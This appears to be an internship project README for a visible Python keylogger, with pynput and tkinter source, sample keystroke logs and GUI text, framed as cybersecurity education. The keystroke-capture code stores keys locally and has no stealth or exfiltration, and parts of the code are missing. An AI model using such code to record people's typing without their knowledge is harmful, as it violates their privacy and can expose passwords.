Keylogger – Capturing Keystrokes (Educational & Ethical Use)

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PROBLEM STATEMENT

- In today's digital world, understanding how keyboard inputs are captured is important for cybersecurity awareness. Many users are unaware of how malicious software like keyloggers work and how they can compromise privacy. There is a need to study keylogging mechanisms in a controlled and ethical environment to understand both their functionality and security risks.

Project Description

[This project demonstrates a basic keylogger developed for educational purposes as part of a cybersecurity internship. The project captures keyboard events such as key press and key release using Python. The captured keystrokes are stored in both text and JSON file formats for analysis.

A simple graphical user interface (GUI) is included to start and stop the keylogging process. The project is strictly designed for learning purposes and emphasizes ethical usage, privacy awareness, and cybersecurity fundamentals.]

WHO ARE THE END USERS?

- Cybersecurity students
- Beginners learning ethical hacking concepts
- Developers understanding keyboard event handling
- Security researchers (for awareness and defense)
- Educational institutions

Technology Used

- **Programming Language:** Python
- **Libraries Used:**
- **pynput** (for capturing keystrokes)
- **json** (for structured data storage)
- **tkinter** (for GUI interface)
- **Platform:** Windows
- **IDE:** VS Code / PyCharm

RESULTS

- The project successfully captures keyboard inputs such as key presses and releases. The captured keystrokes are stored in both text and JSON formats. The GUI allows easy control over the logging process. This project helped in understanding how keyloggers work and highlighted the importance of ethical and legal considerations in cybersecurity.

https://github.com/annnuu01/educational-keylogger.git

```python
# ================================
# EDUCATIONAL KEYLOGGER PROJECT
# ================================

from pynput import keyboard
import json
import tkinter as tk
from datetime import datetime

listener = None
logging_active = False
key_list = []

# ---------- FILE HANDLERS ----------

def write_text_file(key):
    with open("logs.txt", "a") as f:
        f.write(f"{key}\n")

def write_json_file():
    with open("logs.json", "w") as f:
        json.dump(key_list, f, indent=4)

# ---------- KEY EVENTS ----------

def on_press(key):
    if logging_active:
        entry = {
            "event": "Pressed",
            "key": str(key),
            "time": str(datetime.now())
        }
        key_list.append(entry)
        write_text_file(f"Pressed: {key}")
        write_json_file()

def on_release(key):
```

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            "key": str(key),
            "time": str(datetime.now())
        }
        key_list.append(entry)
        write_text_file(f"Pressed: {key}")
        write_json_file()

def on_release(key):
```

```python
def stop_logging():
    global listener, logging_active
    if logging_active:
        logging_active = False
        status_label.config(text="Status: Logging Stopped", fg="red")
        if listener:
            listener.stop()

# ---------- GUI ----------

root = tk.Tk()
root.title("Educational Keylogger")
root.geometry("350x200")

title = tk.Label(root, text="Keylogger – Educational Project", font=("Arial", 12, "bold"))
title.pack(pady=10)

start_btn = tk.Button(root, text="Start Logging", width=20, command=start_logging)
start_btn.pack(pady=5)

stop_btn = tk.Button(root, text="Stop Logging", width=20, command=stop_logging)
stop_btn.pack(pady=5)

status_label = tk.Label(root, text="Status: Not Started", fg="blue")
status_label.pack(pady=10)

note = tk.Label(
    root,
    text="For educational purposes only",
    font=("Arial", 8),
    fg="gray"
)
note.pack()

root.mainloop()
```

```
[
    {
        "event": "Pressed",
        "key": "Key.shift",
        "time": "2025-12-28 09:17:42.382191"
    },
    {
        "event": "Pressed",
        "key": "Key.shift",
        "time": "2025-12-28 09:17:42.889930"
    },
    {
        "event": "Pressed",
        "key": "Key.shift",
        "time": "2025-12-28 09:17:42.921387"
    },
    {
        "event": "Pressed",
        "key": "Key.shift",
        "time": "2025-12-28 09:17:42.952771"
    },
    {
        "event": "Pressed",
        "key": "Key.shift",
        "time": "2025-12-28 09:17:42.984498"
    },
    {
        "event": "Pressed",
        "key": "Key.shift",
        "time": "2025-12-28 09:17:43.016894"
    },
    {
        "event": "Pressed",
        "key": "Key.shift",
        "time": "2025-12-28 09:17:43.050313"
    },
    {
```



```
Pressed: Key.shift
Pressed: Key.shift
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Pressed: Key.shift
Pressed: Key.shift
Pressed: Key.shift
Pressed: Key.shift
Pressed: Key.shift
Pressed: Key.shift
Pressed: Key.shift
Pressed: Key.shift
Pressed: Key.cmd
Pressed: 'S'
Released: 'S'
Released: Key.cmd
Released: Key.shift
```




Keylogger – Educational Project
Start Logging
Stop Logging
Status: Logging Stopped
For educational purposes only


Keylogger – Educational Project
Start Logging
Stop Logging
Status: Logging Started
For educational purposes only

Thank you

This project was developed as part of an internship for educational and cybersecurity awareness purposes.